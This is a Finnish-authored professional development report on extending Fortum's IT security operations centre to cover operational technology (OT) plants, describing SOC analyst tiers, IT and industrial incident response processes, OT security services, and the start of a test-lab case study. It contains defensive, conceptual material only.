IT SOC transition combined to IT and OT SOC

TJK 17

Kehitysprojektin raportti

Esa Joffel

Fortum OyJ

Helsinki 27.03.2022

Aalto University Professional Development – Aalto PRO

Tiivistelmä

Eri organisaatioita kohtaan kohdistuvista kyberturvallisuusloukkauksista on tullut yleisiä uutisia, joita julkaistaan lähes päivittäin ympäri maailmaa. Toinen yleinen trendi on kansainväliset CERT hälytykset, jotka kertovat tietoturvaloukkausten kasvusta sekä laitosten- että informaatiotietoteknologiaa vastaan.

Digitaalisten strategioiden ja kilpailukykyisempien toiminnan myötä valmistava teollisuus lisää erilaisia antureita ja laitteita tehtailleen enemmän kuin koskaan ennen. Lisääntyvät yhteydet lisäävät myös riskejä. Uudet ja nopeasti kehittyvät uhat hyödyntävät haavoittuvan operatiivisen teknologian (OT) järjestelmiä paitsi varastaakseen tietoa, myös aiheuttaakseen paniikkia ja kaaosta. Näin ollen OT-ympäristön kehittyessä turvallisuus on avainasemassa sellaisten hyökkäysten estämisessä, jotka voivat aiheuttaa suuria ja kalliita häiriöitä.

Katsomatta organisaation kokoon tai toimialaan on todella tärkeää varmistaa, että sillä on olemassa asianmukainen tiimi, jolla on oikeat taidot, prosessit ja työkalut kyberturvallisuusriskien ja -loukkausten tunnistamiseen, havaitsemiseen ja niiltä suojaamiseen. Tänä päivänä tietoturvavalvomo eli SOC:n (Security Operations Centre) ja sen tiimi on lähes pakollinen toiminto kaikenkokoisille organisaatioille.

Tässä projektityössä tarkastellaan sitä, mitkä ovat tärkeimmän oleelliset taidot, ennen kuin olemassa oleva IT SOC pystyy tarjoamaan OT SOC palveluja joko uusien tai uudistettujen voimalaitosten käyttöön Fortumissa.

Abstract

Cybersecurity breaches at various organizations are becoming common news published almost daily around the world. Another trend we can see from published CERT alerts is that security breaches in operational and information technologies are also increasing too.

As manufacturing ramps up digital transformation strategies to be more competitive, factories are now adding more sensors and connected devices than ever before. However, with increased connectivity comes increased risk. New and rapidly evolving threats are taking advantage of vulnerable operational technology (OT) systems to not only steal information, but to cause panic and chaos. Thus, as the OT environment evolves, security is key to thwarting attacks with the potential to cause large and costly disruptions.

Without looking of the size or type of the organization, it is really important to ensure that there is an appropriate team with right skills, process and tools to identify, detect and defend against cyber security risks and breaches. Having a dedicated security team that provides SOC (Security Operations Centre) is almost mandatory functionality for all sized utility organizations today.

This project work research what are the main essential skills for IT SOC provide OT SOC services to either new or enhanced for Fortum utility plants.

Sisältö

1 Introduction

As industrial control systems (ICS) become more interconnected with each other and homogenous, there needs to be sufficient compensating controls put into place to ensure the safety and reliability of the operations. One of most dedicated focuses towards security that can be implemented in a well-prepared ICS is a security operations center (SOC). A SOC is a combination of people, processes, and technology that proactively search for abnormalities in the environment to identify and respond to security incidents. Many enterprise information technology (IT) companies have achieved varying degrees of success with SOCs and are continually attempting to evolve the security landscape through best practices and new technologies. The purpose of this paper is not to repeat those efforts but instead extend that focus to ICS environments. Organizations with ICS such as those in the electric, water, oil, gas, nuclear, and manufacturing industries have typically not seen the same attention placed on the security of these systems as the enterprise. Many SOC best practices can apply to the ICS but tailoring is required.

Skilled people, appropriate processes and the right technology are the key requirements of a protect organization against cyber risks and good security incident response (IR) process. Amongst these requirements, skilled staff plays a key role in defending the organization against cyberattacks. Without appropriately skilled staff, any number of processes or technologies will not help in improving the security. Hence augmenting SOC function with the existing limited staff is a more practical and cost effective approach. Identifying current skills versus required skills and planning for upskilling staff over a period of time will help organizations to build a skilled SOC and security IR team.

1.1 Background for the project

In 2020, Fortum started the Cyber Security Improvement Program (CSIP) , which goal was to create and enhance modern cyber capabilities against today's cyber threats. One of the many improvement areas was the creation of new, and update existing, OT Cyber services in Fortum's site. OT Cyber Security services are described at a high level in Chapter 5.The challenge in this project work is that there is not much written material on this topic.

In Fortum Cyber Security Monitoring are centralized in Fortum SOC. How to expand SOC capabilities covering from IT to OT environments and how to improve resources skills to maintain SOC service quality, and at the same time keep SOC costs low as possible is the key questions.

1.2 Project scope, aim and limitations

This project work aim is answer question “what are the main essential skills for SOC personnel need in order to successfully monitoring OT SOC?”. Project work try to identify what are the high level capabilities and what can be done to minimize the gaps. This development project work will not describe Fortum Oyj cyber ecosystem, IT/OT SOC processes, IT/OT SOC technical tools, IT/OT Cyber services in detail level, used IT/OT IR playbooks or needed specific skills around of those topics.

For many readers, this project work may be too technical, but it gives a background to what kind of expertise should be built and recruited for OT SOC operations and how well existing IT SOC can be used for Cyber Security monitoring in OT environments.

1.3 Project research method

The research method is based on the relevant public OT cyber security documentations and interviews with different Cyber Security experts. No previous research on this subject was found.

1.4 Project structure

The introductory chapter of the development project describes the topic of the development project, the background of the topic, as well as setting the objective and research question. Also the topic and terms of the project work the delimitation is justified in the first chapter.

The second and third chapter describes what SOC is and what kind of skills, roles and what kind of incident response process are followed IT and OT incidents. Chapter four describes the main differences between IT and OT operations and cybersecurity focus areas. Chapter five different OT Cyber Services and capabilities what can be provide OT sites and help protect sites against cyber threats increasing visibility and resilience. Chapter six present a case example to help describe the difference between IT and OT specialists actions with the help of a fictious case example where a cyber threat has been discovered by the monitoring tools. The comparison is based on interviews where 3 different scenarios were demonstrated with the help of a OT test environment. Chapter seven and eight present the main findings and conclusions of this project work. The last pages describe the references used in the work and a more detailed description of the test environment of the project work

1.5 Terms

Terms	Description
ATT&CK for Industrial Control Systems	ATT&CK for Industrial Control Systems (ICS) is a knowledge base useful for describing the actions an adversary may take while operating within an ICS network.. ATT&CK for ICS focuses on adversaries who have a primary goal of disrupting an industrial control process, destroying property or causing temporary or permanent harm or death to humans by attacking industrial control systems
EDR	Endpoint detection and response (EDR), also known as endpoint threat detection and response (ETDR), is an integrated endpoint security solution that combines real-time continuous monitoring and collection of endpoint data with rules-based automated response and analysis capabilities.

Engineering workstation	The engineering workstation is usually a high-end very reliable computing platform designed for configuration, maintenance and diagnostics of the OT control system applications and other OT control system equipment. Engineering workstation include software's to create and modify industrial system logics. Engineering workstation is used to load operational logics to PLC.
HMI	A human-machine interface (HMI) is the user interface that connects an operator to the controller for an industrial system. HMI is graphical interface to monitor and manage industrial systems like PLC.
ICS	Industrial control system (ICS) are assets like systems and networks to control industrial sites and infrastructures
IR	Incident response (IR) process is a collection of documented procedures aimed at identifying, investigating and responding to potential security incidents in a way that minimizes impact and supports rapid recovery
IR Playbook	An incident response (IR) playbook empowers teams with standard documented procedures and steps for responding and resolving incidents in real time. Playbooks can also include contact information, technical details for normal operations, peacetime training and exercises, which will prepare the team for the next incident.
MODBUS	Modbus is a communications protocol for programmable logic controllers (PLCs)
NIST	The National Institute of Standards and Technology (NIST) is a physical sciences laboratory and non-regulatory agency of the United States Department of Commerce. Its mission is to promote American innovation and industrial competitiveness.
OT	Operational Technology (OT) is hardware and software that detects or causes a change, through the direct monitoring and/or control of industrial equipment, assets, processes and events.
PAM	Privileged Access Management (PAM) is solutions that help secure, control, manage and monitor privileged access to critical assets
PLC	A programmable logic controller (PLC) is an robust industrial computer that has been ruggedized and adapted for the control of manufacturing processes. PLC can control example floodgates, turbines, traffic lights etc
Port mirror	Port mirroring is the network switch ability to send a copy of network data packets being transmitted over a switch port to a network monitoring or inspection device that is itself connected to the port mirror - a dedicated port on the switch.
SCADA	Supervisory control and data acquisition (SCADA) is a control system architecture comprising computers, networked data communications and graphical user interfaces for high-level supervision of machines

	and processes. It also covers sensors and other devices, such as programmable logic controllers (PLC), which interface with process plant or machinery
TAP	A tap is typically a dedicated hardware device, which provides a way to access the data flowing across a computer network.

Table 1: Terms and abbreviations used in project work

2 Security Operation Centre

Security Operation Centre (SOC) service with skilled peoples and modern tools are organization whose mission is to continuously and proactively monitor and improve an organization's security posture while preventing, detecting, analyzing, and responding to cyber security incidents and threats (IR). If a organization have a SOC service, they are in a better position to identify cyber-attacks and remediating them before damages to the company is caused. SOC can also help companies to fulfill compliance and regulatory requirements.

2.1 Definition of SOC

An information security operations center (ISOC or IT SOC or SOC) is a facility where enterprise information systems (web sites, applications, databases, data centers and servers, networks, desktops and other endpoints) are monitored, assessed, and defended.

A SOC is related to the people, processes and technologies that provide situational awareness through the detection, containment, and remediation of IT threats in order to manage and enhance an organization's security posture. A SOC will support, on behalf of an institution or company, any threatening IT incident, and will ensure that it is properly identified, analyzed, communicated, investigated and reported. The SOC also monitors applications to identify a possible cyber-attack or intrusion (event), and determines if it is a genuine malicious threat (incident), and if it could affect business.

2.2 SOC roles, staffing and competences

Companies have lot of cyber security tools implemented and tools help protect companies against cyber threats. Modern next generation cyber tools like EDR’s, firewalls, email filters, SOAR (Security Orchestration, Automation and Response) systems respond automatically to low-level security events without human assistance, but still to be able to respond to human threats it requires human defenders too. Well trained cyber specialist are expensive but are often extremely effective at identifying real threat instead of escalating false positives. In SOC operations there are normally three different operational levels.

2.2.1 TIER 1

Tier 1 SOC analyst are alert investigators and their duties normally include monitoring SIEM alerts, managing and configuring security monitoring tools, if needed. TIER 1 SOC analyst prioritizes alerts or issues and performs triage to confirm that a real security incident is taking place. SOAR help TIER 1 SOC analysts by preventing defined cyber threat faster than humans can do. Usually TIER 1 SOC analyst are newly graduated or not so experienced employees and once their experience builds up it is common that they take their next steps in their careers. This results in somewhat more frequent change of personnel in SOC TIER 1.

2.2.2 TIER 2

Tier 2 SOC analysts are the incident responders who receives incidents and performs deep analysis. This is done by correlating incident data with threat intelligence to identify the threat actor, nature of the attack and systems or data affected. TIER 2 SOC analyst decides on strategy for containment, remediation and recovery and acts on it.

TIER 2 SOC Analyst qualification is similar to Tier 1 SOC analyst but with more experience including incident response. Advanced forensics, malware assessment, threat intelligence. As an example of useful competence level would be White-hat hacker certification or training is a major advantage in TIER 2 work.

2.2.3 TIER 3

Tier 3 SOC analysts are threa- hunters and subject matter experts when deeper analysis is required, especially against new threats. TIER 3 SOC Analyst utilize their time to act as threat-hunters when possible, conducts vulnerability assessments and penetration tests, and reviews alerts, industry news, threat intelligence and security data. TIER 3 SOC Analyst hunts for threats that have found their way into the company assets, as well as unknown vulnerabilities and security gaps. If a major incident occurs then the TIER 3 analysts joins the TIER 2 SOC Analyst in responding and containing it.


TIER 3 SOC Analyst qualification is similar to TIER 2 SOC analyst but with more experience including high-level and major security incidents. Experience with threat hunting, penetration testing and tools. Malware reverse engineering, experience identifying and developing responses to new threats and attack patterns.

3 SOC and incident response processes

Incident response (IR) is the point at which the SOC start acting to contain, eradicate, and recover from an cyber-attack before data is lost or the business is irreparably harmed. For an example, SOC identifies a cyber-attack in an asset, SOC isolates the asset operation and take a memory dump for the forensic team and report the issue to the team who manages the affected asset. After this, the asset will be re-installed and taken in to use again with improved configurations. Effective execution requires that IT SOC procedures and roles with service owner are agreed by defining IR playbooks at the time the service is onboarded into the SOC service.

3.1 IT Cyber Incident Response Process

The NIST incident response process is example ongoing learning and advancements to discover how to protect the organization against cyber security incidents. Process includes four main stages: preparation, detection & analysis, containment & eradication, & recovery and post-incident activities.



[Picture 1] NIST Incident response lifecycle

3.1.1 Preparation

The preparation phase covers the work an organization and services do to get ready for incident response. This includes establishing the right tools, appropriate controls and resources and training the organization. This phase also includes activities to prevent incidents from happening.

3.1.2 Detection & analysis

Detection is the practice of analyzing the entirety of a security ecosystem to identify any malicious activity that could compromise the network and systems. If a threat is detected, then mitigation efforts must be enacted to properly neutralize the threat before it can exploit any present vulnerabilities.

During analysis it is really important to identify what happened, why and how it happened, and what can be done to prevent it from happening again. From an incident analysis report, both the goal of the cyber-attack and the extent of damage it has caused can be determined

3.1.3 Containment, Eradication, and Recovery

Containment is important before an incident overwhelms resources or increases damage. Most incidents require containment, so that is an important consideration early in the course of handling each incident. Containment provides time for developing a tailored remediation strategy. An essential part of containment is decision-making (e.g., shut down a system, disconnect it from a network, disable certain functions).

After an incident has been contained, eradication may be necessary to eliminate components of the incident, such as deleting malware and disabling breached user accounts, as well as identifying and mitigating all vulnerabilities that were exploited. During eradication, it is important to identify all affected hosts within the organization so that they can be remediated. For some incidents, eradication is either not necessary or is performed during recovery.


Recovery should be done in a phased approach so that remediation steps are prioritized. For large-scale incidents, recovery may take months; the intent of the early phases should be to increase the overall security with relatively quick (days to weeks) high value changes to prevent future incidents. The later phases should focus on longer-term changes (e.g., infrastructure changes) and ongoing work to keep the enterprise as secure as possible.

3.1.4 Post-Event Activity

After a cyber threat or incident management it is really important to analyze what happened, why it happened, and what we can do to keep it from happening again. This is not just a technical review as policies or infrastructure may need to be changed. During the post-event activities, it is really important to share the findings internally as well as externally to the necessary parties.

3.2 Industrial Cyber Incident Response Process

Successful ICS incident response requires a clear understanding of roles, responsibilities, physical safety, the engineering process, network visibility, industrial protocols, and forensics capabilities. It also requires having a defensible cyber position. Next picture 2 and sections describe SANS cyber incident process in Industrial services [OT IR process].


INDUSTRIAL CYBER INCIDENT RESPONSE PROCESS
Preparation & Planning
Detection and Identification
Evidence Acquisition
Time Critical Analysis
Containment Considering Safety
Eradication, Recovery Considering Safety
Lessons Learned
Information Sharing

3.2.1 Preparation & Planning

Expanding on traditional IT incident response, it will be critical to ensure that site safety teams are involved in cyber incident response planning. External organizations such as ICS peers, government agencies, Information Sharing and Analysis Centers (ISACs), and Computer Emergency Response Teams

(CERTs) will also need to be part of the overall plan. Tools for those teams in the control system are to be tested in development environments at this stage.

Good preparation means that all site environment preparations are done. For example device mirror ports are configured ready for use, TAP devices and other needed tools in site are acquired, proper logging enabled from site assets, IR processes and playbooks are ready, documented and tested.

It is also important to make sure that the IR team can do its job by ensuring that they have all needed permits, access cards, and licenses. It is good to prepare a portable IR briefcase with tools and cables ready, if team needs to travel on-site to assist site engineers. One key topic in preparation is that all needed employees are trained and know they role during an incident. System backups must be up to date and back recovery tests must be performed.

3.2.2 Integrated Detection and Identification

OT SOC will work with site engineers and dedicated OT incident response team on overall site network and asset security monitoring. This include example site system logs, network traffic and asset data etc. Threat identification can be conducted based on consuming and applying threat intelligence to find and identify threats and impacts to systems and components for operations.

3.2.3 Evidence Acquisition

Teams will use already-tested and deployed or available tools to quickly acquire meaningful forensics data from critical ICS assets to help determine threats. Roles, responsibilities and tasks must be clear between site, SOC and IR team.

3.2.4 Time Critical Analysis

Analysis will be performed to determine impacts based on the threat(s) analyzed and provide options to stakeholders on ways to contain and preserve the safety of operations. Reporting to authorities is one important decision what IR team need decide during this phase.

3.2.5 Containment Considering Safety

Ensuring safety will be prioritized and considered at each step of containment or change in the industrial environment, operational technology or engineering systems.

3.2.6 Eradication, Recovery Considering Safety

This will involve removing threats such as malware, adversary remote access, etc. in order to reestablish a safe and trusted industrial process. This could require rebuilding the operating system, reloading industrial software, uploading controller logic, etc.

3.2.7 Lessons Learned

This will involve applying knowledge, technology, personnel resourcing, and process gaps to the ICS or IT/OT converged Cyber Incident Response Plan.


3.2.8 Information Sharing

Sharing key takeaways from incidents with the ICS community and peers in the sector will help maintain the safety and reliability of operations in facilities across other sectors globally. Key information would be in the form of adversary attack tactics, techniques and procedures observed, indicators of compromise of a specific attack, and the campaign of malware capability used.

4 Differences between IT and OT operations

The one main difference between OT and IT operations is that OT services control the physical world, while IT services manage data. Successful attack on IT infrastructure and systems can for example result in costly data theft and reputation loss to company, an attack on industrial systems have the potential to cause widespread disruption and panic or even put people’s lives at risk.

Next picture open more what are differences between IT and OT, what are usually monitored by IT and OT SOC and how this all are connected and segmented same times in network level.



Picture 3: Borders and different layers between IT and OT operation [IT SOC vs OT SOC]

Several important areas such as network architecture, support agreements and the culture of the system owners are in Information Technology (IT) different than Operational Technology (OT) [SANS-ICS, Cole, E. 2014].

IT network SLA's differs depending on the application whereas OT systems requirements mandate real-time production and availability. And usually because of these differences, in-house OT peoples and teams have to provided support of OT Infrastructure and services. Detection and monitoring capabilities like SIEM and EDR products can usually be found in the IT environments but not in the OT network.

4.1 Key differences between IT and OT

Understanding differences between IT and OT world will help SOC staff and site engineering's to working together and respect each other. In next Table 1 are highlighted some key differences between IT and OT operations.

IT	OT / ICS
High throughput required for systems, applications and network devices	Real-time operations, delays are not acceptable and quick turnaround times are required
Availability of network depends on various application requirements, but predetermined maintenance windows are factored for system maintenance	Availability is king and any system changes are meticulously planned for outages or managed with high redundant systems
Security tools are designed for corporate applications	Security tools need to be adapted for the implementation in ICS environment. Although this trend is now being reversed with ICS specific tools such as data diodes, application firewalls, etc.
Common Windows / Linux operating systems	Mixture of Windows, Linux and real time operating systems
General skills and competencies readily available	Specific engineering roles with additional IT skills, very rare to get the skilled resources
Enormous system computing power and storage is available	Computing power, storage and memory are often constrained in field devices
Standard protocols are common	Industrial and proprietary protocols are common
Hardware lasts 3 to 5 years	Hardware lasts 10 to 15 years
Common maintenance and support options are readily available	Maintenance and support typically comes from the supplier of the devices
Latest personal computing devices are easy to integrate	Personal device integration is difficult due to computing resource constraints
Asset can be isolated by SOC online example using EDR tool in case of malwares or unnormal behavior	Asset not possible isolated by SOC because EDR is not used in plant assets or asset isolation cause huge risk for plant operation (example limiting HMI's or plant engineering workstations operation etc.)

SOC can import memory dump from asset online using modern tools (example EDR installed in asset). SOC can have forensic skills too.	Site engineering example need to import memory dump in to USB stick and send it to dedicated forensic team because assets usually do not have modern tools installed (example EDR)
IT have cyber security continuity management plans and IR playbooks in place. Cyber disaster rehearsals happen regularly. Roles are agreed between SOC and operational teams	Many times OT not have cyber security continuity management plans and Cyber IR playbooks. Cyber disaster rehearsals usually not are performed. Cyber IR roles are many times not agreed between SOC, site IR teams, business and other operational teams like site vendors.

Table 2: Key differences between IT and OT networks [SANS-ICS, Cole, E. 2014]

4.2 Differences between IT Security and OT security


Industrial engineering control system assets are often compared to traditional information technology (IT) assets. However, traditional IT assets focus on digital data at rest or data in transit. Operating technology industrial control systems (OT/ ICS) manage, monitor, and control real-time engineering systems for physical input values and control output for physical actions in the real world. This is the primary difference between IT and OT/ICS systems, which have differing requirements, skills needed, and processes, including cyber incident response [OT IR process].

In SOC point of view, when IT SOC monitoring, analytics, and defend information systems, for example company web sites, office applications, databases, data centers and servers, networks and endpoints, OT SOC monitoring, analytics and reporting operational technology systems as example building management systems, factory safety systems and city water systems

5 Cyber Security Services for OT sites

Before SOC can be provide services and help there need to be a capabilities implemented in OT plans to identify unnormal behaviors and open cyber risks. Roles and responsibilities between SOC and site engineers need to be agreed clearly and appropriate tool settings need to be implemented at site to increase visibility and minimize blind spots.

Next picture describe example OT cyber security capabilities to-be situational picture of the state of the OT environment and mitigate cyber risks.


OT Automated Threat/Risk Modelling and analysis
OT Asset Inventory / CMDB
OT SIEM (incl. automation)
OT SOC / Threat Hunting
OT Network security and compliance monitoring & automatic asset discovery
OT Log Service
OT Secure Remote Access
OT Endpoint protection
OT AV, Patch, Time delivery
Secure file import to OT environments
Individual site

Picture 4: OT Cyber Security service and capabilities for OT sites

5.1 OT Network security and compliance monitoring & automatic asset discovery

OT Network security and compliance monitoring & automatic asset discovery give good visibility to individual plant assets, networks and processes. This give basic capability for OT SOC to do anomaly and threat detection, understand vulnerability statuses, identify of known threats and see better plan operational behavior (e.g. firmware upgrades). Tool support Attack Vector Mapping and give better opportunity to make right risk-based prioritization.

Additional component is Network Isolation Monitoring service. Service helps sites to monitor if networks that are supposed to be isolated from the internet are leaking. If leaks are detected OT SOC will receive a notification and contact the site for more investigations and corrective actions.

5.2 OT Log Service

OT Log Service is a component that would store all possible site systems log data. The log service is not only for cyber security because it can be used for various site operational availability and troubleshooting activities. Legislation must be taken into account in the planning especially. In nationally critical infrastructure companies legislative obligations may restrict the storage and use of log data. Log service platforms are many times made by local installation because example data availability and national legislation for critical infrastructure require store log data into same country where site are located and denied transfer or accessing log data to centralized log environments outside of national border. Mainly OT Log Service is for site engineers who makes searches. SOC engineers need have basic knowledge of OT Log Service tools and support site engineers when needed.

5.3 OT Endpoint protection

OT Endpoint protection solutions are generally the same as those used for IT. However, the application of these products is more constrained. Industrial users also have unique challenges example maintaining malware signatures and maintain OT endpoint protection lifecycle without connection in to Internet and centralized clouds.

Several unique characteristics of these networks and the processes that they control make running traditional endpoint protection solutions very difficult if not impossible.

SOC engineers need have the understanding of OT endpoint protection tool alerts, the monitored endpoint role and criticality in plant production processes, what is abnormal behavior in that endpoint or environment and what the actions are in case an endpoint get infected by malware. I.e. isolating the endpoint in a OT environment may not be possible while this is common practice in any IT environment.

5.4 OT Secure Remote Access

OT Secure remote access service include features where the user, using strong authentication, can sign and request access to pde-defined site. In other words, session based authorization for remote access approved by pre-define site responsible. This can also be done in advance for a specific date and time if a maintenance window is known and agreed.. User can be example vendor who manage and maintain OT components. In this kind of setup the user does not need to manage passwords for all OT target systems which is a security control itself in addition to a usability feature. The sessions are also logged and recorded. SOC monitors alerts is user sessions which includes abnormal behavior and other anomality’s. Session recording information is used in case forensic investigations are needed later on.

5.5 OT AV, Patch and Time delivery

OT AV, Patch and Time Delivery service is concept for plants where patches and antivirus fingerprints are taken in centrally from all OT technology partners and secure distributed centrally forward in plant devices. Time Delivery service keep all computers in synchronized time even if the network is isolated from the outside networks for a longer period of time.

5.6 Secure file import to OT environments

One of the most common vectors to introduce viruses or malware into OT environments are the use unsecure network file sharing or USB memory stick for file transfers. Secure file import service purpose is to get rid of different unlisted or common file share folders and provide secure method transfer files into OT environments. SOC have an important role in monitor the file transfer service and compare known virus hashes to the data hashes of files which are transferred to the OT environments. If virus or malware hashes are identified, SOC trigger incident management process and inform site engineers about findings.

5.7 OT Automated Threat / Risk modeling and analysis

The purpose of this service is to model the operation of the OT environment using data that is available from various site tools. The model makes it possible to proactively research and prioritize security efforts. For example, this is a great help in managing vulnerabilities that can be prioritized for different types of attacks. Site OT Threat modeling and analysis tasks can be perform when collecting operation data from different site OT cyber security systems, log sources and combined this data with external threat sources. Automatized modern tools can support SOC analyst to tell what are normal events and alert if non-normal events are identified. SOC specialist need understand how site operation and processes working and what are the normal behavior of the plant OT systems and networks.

5.8 OT Asset Inventory / CMDB

Configuration Management Database (CMDB) is important tool as it contain all the relevant information on hardware and software components, and the relationships between those components, which have been approved for installation. By using a CMDB with up to date information it is much easier to identify what are site approved assets and which are not. Other important usage of CMDB is to support vulnerability management process. Usually plant software's cannot be patched in the time frame new vulnerabilities and patches are released. However, specific interfaces in the OT environment need be kept up to date and non-vulnerable versions to make intrusion harder. The CMDB helps to identify and to follow up on the status. SOC responsibility is not to perform vulnerability management or security patching for the site systems, it is needed to maintain a situational awareness of the status and have the capability to inform plant engineers if new vulnerabilities are found which requires remediation. SOC can provide support in describing to site engineers what the specific vulnerability means and how the risk introduced can be mitigated.

5.9 OT SIEM

SIEM (Security information and event management) system collects log and event data and provide real-time analysis of security alerts generated by applications, servers, log hosts and network hardware. SIEM is one of the most important SOC tool which help to identify cyber risks and incidents. As additional value for site engineers and operations, SIEM can for example be used to report site component availability status and health metrics in addition to how often successful backups are taken from sites asset using dedicated SIEM dashboards (ensuring preparedness).

6 Case example: Cyber-attack on a OT system


The purpose of the three example cases is to show the differences between IT SOC and OT SOC analysts during cyber-attack and what kind of actions they perform during certain situations.

Next tables describes the actions in high level how IT and OT SOC analysts act during certain cases. Descriptions are not connected to IR process phases because OT and IT IR processes are not exactly the same.

6.1 Preliminary preparation

Since the example case cannot be tested in the right OT production environment, a separate test environment was built for it for the case example simulated attack (Appendix 1). In this build test environment, there are four traffic lights controlled at an imaginary intersection. The test environment includes typical operational technology components such as HMI (Human-Machine Interface) and PLC (Programmable logic controller).

If this case study the SOC analyst have all capabilities in use what are described in previous section “5. Cyber Security Services for OT”. A modern OT cyber security and network monitoring tool is also connected to the test environment switch and prepared to detect unnormal behaviors in the OT environment, such as connecting non-approved components to the OT network or run port scanning in the OT network.



Picture 5: Description of OT test environment

For this project work has been interviewed 3 IT and 2 OT SOC specialists on how they would act at the following events. Because the Cyber Security IR processes are different, the following table describes the main steps a SOC Analyst would take in certain finding.

6.2 Attacker connect new asset on OT Network

